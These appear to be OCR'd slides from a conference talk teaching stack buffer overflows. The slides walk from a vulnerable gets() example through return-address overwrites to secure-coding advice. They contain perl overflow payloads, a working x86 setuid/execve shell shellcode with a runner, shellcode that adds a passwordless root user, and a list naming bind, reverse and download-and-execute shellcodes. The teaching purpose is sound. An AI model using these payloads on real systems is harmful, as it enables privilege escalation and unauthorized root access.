When main() calls foo(), a stack frame is setup (as part of the call stack)

```
static void foo(void)
{
     char local[128];
     printf("Name: ");
     gets(local);
     [...]
}
void main() {
    foo();
    printf("Ok, about to exit...
}
```




- Recall the **ABI (Application Binary Interface)**
  - It specifies (among other things) the precise ***stack frame layout*** for that processor
  - For the IA-32 and ARM-32 processors, a single function's **call frame** looks like this:




Buffer Overflow (BOF)

Preliminaries – the STACK



Buffer Overflow (BOF)

Preliminaries – the STACK



Buffer Overflow (BOF)

[Wikipedia on BOF](#)

In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.


Buffer Overflow (BOF)

Wikipedia on BOF

In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.

Say we do:

```
buf = malloc(512);
```



These common memory bugs are called **Out Of Bounds (OOB)** defects;
- read / write underflow / overflow...

Recall our simple code (getdata.c)

```
static void foo(void)
{
     char local[128];
     printf("Name: ");
     gets(local);
     [...]
}
void main() {
    foo();
    printf("Ok, about to exit...\n");
}
```

Lets give it a spin!

```
$ gcc getdata.c -o getdata
[...]


$ printf "AAAABBBBCCCCDDDD" |./getdata
Name: Ok, about to exit...
$
```

Buffer Overflow (BOF)

A Simple BOF

Okay, step by step:
Step 1 of 4 :
Prepare to execute;
main() is called

```
$ gcc getdata.c -o getdata
[...]
$ printf "AAAABBBBCCCCDDDD"
    | ./getdata
```



Buffer Overflow (BOF)

A Simple BOF

Okay, step by step:

Step 2 of 4 :

main() calls foo()

Input 16 characters into the local buffer

```
$ gcc getdata
[...]
```


16 chars written into the stack @ var ‘local’

```
$ printf "AAAABBBBCCCCDDDD" | ./getdata
```

```
Name: Ok, about to exit...
$
```

All okay!

of the stack)




```
ASCII:
A = 0x41
B = 0x42
C = 0x43
D = 0x44
```

Buffer Overflow (BOF)

Okay, step by step:

Step 3 of 4 :


Input 128+4+4 = 136 characters into the 128-byte local buffer via the gets();

thus Overflowi

```
$ gcc getdata.c -o getdata
[...]
$
```

136 chars
written into
the stack @ var 'local'

```
$ perl -e 'print "A"x136' |./getdata
AAAABBBBCCCCDDDD$
```



SP (top of the stack)

```
ASCII:
A = 0x41
```

EMBEDDED IOT SUMMIT

Buffer Overflow (BOF)

It segfaults !

Okay, step by ste

Step 4 of 4 :

Input 128+4+4 = 136 characters into the local buffer via the gets();

Why?

As the processor tries to return to the designated RET address, it attempts to access and execute code at virtual address 0x41414141 that's likely not there or is illegal

tdata

$

SP (top of the stack)

main() 's stack frame

foo() 's stack frame

params -none-

RET addr = 0x41414141

[SFP = 0x41414141]

0x41414141 0x41414141
[...]
0x41414141 0x41414141
0x41414141 0x41414141
0x41414141 0x41414141
0x41414141 0x41414141

Increasing va*

OVERWRITES

Buffer Overflow (BOF)

So, where exactly is the issue or bug?

```
static void foo(void)
{
	char local[128];
	printf(“Name: ”);
	gets(local);
	[…]
}

void main()
{
```

“*[Secure Programming for LINUX and UNIX HOWTO](#)*”
David Wheeler

Dangers in C/C++
C users must avoid using dangerous functions that do not check bounds unless they've ensured that the bounds will never get exceeded. Functions to avoid in most cases (or ensure protection) include the functions strcpy(3), strcat(3), sprintf(3) (with cousin vsprintf(3)), and gets(3). These should be replaced with functions such as strncpy(3), strncat(3), snprintf(3), and fgets(3) respectively, [...] The scanf() family (scanf(3), fscanf(3), sscanf(3), vscanf(3), vsscanf(3), and vfscanf(3)) is often dangerous to use; [...]

Buffer Overflow (BOF)

The Linux Foundation's OSSF – Open Source Security Foundation – was founded to educate developers on secure coding techniques, to address issues like this... there are working groups and 'town halls' too.

Do visit the site(s):
https://openssf.org/
https://github.com/ossf

OSSF even provides a free online self-paced training session !
[*Link*]

If you haven't already, *do take it up!*

Free Course via LF Training & Certification

The "Developing Secure Software" (LFD121) course is available on the Linux Foundation Training & Certification platform. It focuses on the fundamentals of developing secure software. Both the course and certificate of completion are free. It is entirely online, takes about 14-18 hours to complete, and you can go at your own pace. Those who complete the course and pass the final exam will earn a certificate of completion valid for two years.

Begin "Developing Secure Software" course (LFD121)

Buffer Overflow (BOF)

A Simple BOF / Dangerous?

So, back to it...

A physical buffer overflow: The Montparnasse derailment of 1895

Source: “Secure Programming HOWTO”

David Wheeler

Buffer Overflow (BOF)

Okay, it crashed.

So what? … you say

No danger, just a bug to be fixed…

Buffer Overflow (BOF)

A Simple BOF / Dangerous?

Okay, it crashed.
So what? … you say …

No danger, just a bug to be fixed…

It IS DANGEROUS !!!

Why??

Buffer Overflow (BOF)

Recall exactly *why* the process crashed (segfault-ed):

- The RETurn address was set to an incorrect/bogus/junk value (0x41414141)

- **Instead of just crashing the app, a clever hacker will carefully *craft* the RET address to a deliberate value – *code that (s)he wants executed!***

- **How exactly can this dangerous *"arbitrary code execution"* be achieved?**

Buffer Overflow (BOF)

Running the app like this:

```
$ perl -e 'print "A"x136' | ./getdata
```

which would cause it to “just” segfault.

But how about running it like this:

```
$ perl -e 'print "A"x132 . "\x49\x8f\x04\x78"'|./getdata
```

; where the address 0x498f0478 is a known location to code we want executed! The key point: this value – 0x498f0478 – is ‘overflowed’ into and now lands into the RET address location on the stack frame, allowing the system to ‘return’ to it!

Buffer Overflow (BOF)

The payload, or 'crafted buffer' is:

```
Payload = ... 128 A's ... + <SFP value> + <RET addr>
        = 0x41..414141... + 0x41414141  + 0x498f0478
```

- As seen, given a local buffer of 128 bytes, the *overflow* spills into the higher addresses of the stack
- In this case, the overflow is 4+4 bytes …
- … which *overwrites* the
  - SFP (Saved Frame Pointer – essentially pointer to prev stack frame), and the
  - REТurn address, on the process stack
- The *return address* has been modified (!) thus causing control to be re-vectored to the new RET address!
- ***Thus, we have Arbitrary Code Execution (which could result in a privilege escalation (privesc), a backdoor, etc)!***

Buffer Overflow (BOF)

The payload or 'crafted buffer' can be used to deploy an attack in many forms:

- **Direct code execution: executable machine code "injected" onto the stack, with the RET address arranged such that it points to this code**
- **Indirect code execution:**
  - To internal program function(s)
  - To external library function(s)

Buffer Overflow (BOF)

The payload or 'crafted buffer' can be deployed in many forms:

- Direct executable machine code "injected" onto the stack, with the RET address arranged such that it points to this code
  - What code?
  - Typically, (a variation of) the *machine language* for:

```
setuid(0);
execl("/bin/sh", "sh", (char *)0);
```

- often called '**Shellcode**'

Buffer Overflow (BOF)

The payload or 'crafted buffer' can be deployed in many forms:

`setuid(0); execve("/bin/sh", argv, (char *)0);`

In fact, no need to take the trouble to painstakingly build the 'payload', it's publicly available!

Collection of shellcode
http://shell-storm.org/shellcode/

Eg. 1 : `setuid(0); execve(/bin/sh,0)` for the IA-32:
http://shell-storm.org/shellcode/files/shellcode-472.html

```
#include <stdio.h>

const char shellcode[]=
        "\x6a\x17"                  // push $0x17
        "\x58"                      // pop  %eax
        "\x31\xdb"                  // xor  %ebx,%ebx
        "\xcd\x80"                  // int  $0x80

        "\xb0\x0b"                  // mov  $0xb,%al (So you'll get segfault   if it's not able
to do the setuid(0). If you don't want this you can write "\x6a\x0b\x58"
instead of "\xb0\x0b", but the shellcode will be 1 byte longer
        "\x99"                      // cltd
        "\x52"                      // push %edx
        "\x68\x2f\x2f\x73\x68"      // push $0x68732f2f
        "\x68\x2f\x62\x69\x6e"      // push $0x6e69622f
        "\x89\xe3"                  // mov  %esp,%ebx
        "\xcd\x80";                 // int  $0x80

int main()
{
        printf  ("\n[+] Linux/x86 setuid(0) & execve(/bin/sh,0)"
                "\n[+] Date: 23/06/2009"
                "\n[+] Author: TheWorm"
                "\n\n[+] Shellcode Size: %d bytes\n\n", sizeof(shellcode)-1);
        (*(void (*)()) shellcode)();
        return 0;
}
```

Buffer Overflow (BOF)

The payload or 'crafted buffer' can be deployed in many forms:

```
setuid(0);
execve("/bin/sh", argv, (char *)0);
```

Other examples where you can get Shellcode, etc:

- ***Exploit-DB*** **(Offensive Security)**
  - **shellcodes** [*link*]
  - aka the *Google Hacking Database* (*GHDB*, *part of OffSec)*
- ***Of course, YMMV; not all are verified; Exploit-DB (OffSec) does verify (look at the third col 'V' for 'Verified'; example page here; see next slide)***

Buffer Overflow (BOF)

Screenshot from Exploit-DB (OffSec) ([here](#), snipped):

Unverified!

Verified

2019-01-15	⬇	✗	Linux/x86 - Bind (4444/TCP) Shell (/bin/sh) Shellcode (100 bytes)	Linux_x86	Joao Batista
2019-01-09	⬇	✗	Linux/x86 - execve(/bin/sh -c) + wget (http://127.0.0.1:8080/evilfile) + chmod 777 + execute Shellcode (119 bytes)	Linux_x86	strider
2018-12-11	⬇	✗	Linux/x86 - Bind (1337/TCP) Ncat (/usr/bin/ncat) Shell (/bin/bash) + Null-Free Shellcode (95 bytes)	Linux_x86	T3jv1l
2018-11-13	⬇	✗	Linux/x86 - Bind (99999/TCP) NetCat Traditional (/bin/nc) Shell (/bin/bash) Shellcode (58 bytes)	Linux_x86	Javier Tello
2018-10-24	⬇	✓	Linux/x86 - execve(/bin/cat /etc/ssh/sshd_config) Shellcode 44 Bytes	Linux_x86	Goutham Madhwaraj
2018-10-08	⬇	✓	Linux/x86 - execve(/bin/sh) + MMX/ROT13/XOR Shellcode (Encoder/Decoder) (104 bytes)	Linux_x86	Kartik Durg
2018-10-04	⬇	✓	Linux/x86 - execve(/bin/sh) + NOT/SHIFT-N/XOR-N Encoded Shellcode (50 byes)	Linux_x86	Pedro Cabral
2018-09-20	⬇	✗	Linux/x86 - Egghunter (0x50905090) + sigaction() Shellcode (27 bytes)	Linux_x86	Valerio Brussani
2018-09-14	⬇	✓	Linux/x86 - Add Root User (r00t/blank) + Polymorphic Shellcode (103 bytes)	Linux_x86	Ray Doyle
2018-09-14	⬇	✗	Linux/x86 - echo "Hello World" + Random Bytewise XOR + Insertion Encoder Shellcode (54 bytes)	Linux_x86	Ray Doyle
2018-09-14	⬇	✓	Linux/x86 - Read File (/etc/passwd) + MSF Optimized Shellcode (61 bytes)	Linux_x86	Ray Doyle
2018-08-29	⬇	✗	Linux/x86 - Reverse (fd15:4ba5:5a2b:1002:61b7:23a9:ad3d:5509:1337/TCP) Shell (/bin/sh) + IPv6 Shellcode (Generator) (94 bytes)	Linux_x86	Kevin Kirsche

Buffer Overflow (BOF)

The payload or 'crafted buffer' can be deployed in many forms:

Eg. 2 (shell-storm; *unverified*):

Adds a root user no-passwd to /etc/passwd [link] *(84 bytes)*

Not secure | shell-storm.org/shellcode/files/shellcode-548.html

```
/* Linux x86 shellcode, to open() write() close() and */
/* exit(), adds a root user no-passwd to /etc/passwd */
/* By bob from dtors.net */

#include <stdio.h>

char shellcode[]=
                "\x31\xc0\x31\xdb\x31\xc9\x53\x68\x73\x73\x77"
                "\x64\x68\x63\x2f\x70\x61\x68\x2f\x2f\x65\x74"
                "\x89\xe3\x66\xb9\x01\x04\xb0\x05\xcd\x80\x89"
                "\xc3\x31\xc0\x31\xd2\x68\x6e\x2f\x73\x68\x68"
                "\x2f\x2f\x62\x69\x68\x3a\x3a\x2f\x3a\x68\x3a"
                "\x30\x3a\x30\x68\x62\x6f\x62\x3a\x89\xe1\xb2"
                "\x14\xb0\x04\xcd\x80\x31\xc0\xb0\x06\xcd\x80"
                "\x31\xc0\xb0\x01\xcd\x80";

int
main()
{
        void (*dsr) ();
        (long) dsr = &shellcode;
        printf("Size: %d bytes.\n", sizeof(shellcode));
        dsr();
}
```

Buffer Overflow (BOF)

The payload or 'crafted buffer' can be deployed in many forms:

- Indirect code execution:
  - To internal program function(s)
    (to say, a "secret" function)
  - To external program function(s)
- **Re-vector - forcibly change, via a stack BoF hack - the RET address such that control is vectored to an - typically unexpected, *out of the "normal" flow of control* - internal program function**

(Time permitting :-)
Demo of a BOF PoC on ARM Linux, showing precisely this

EMBEDDED IOT SUMMIT

Demo 1 POC : screenshots

Wrapper script simple_bof_try1.sh:

With the 'regular' default compile switches, try the BOF.

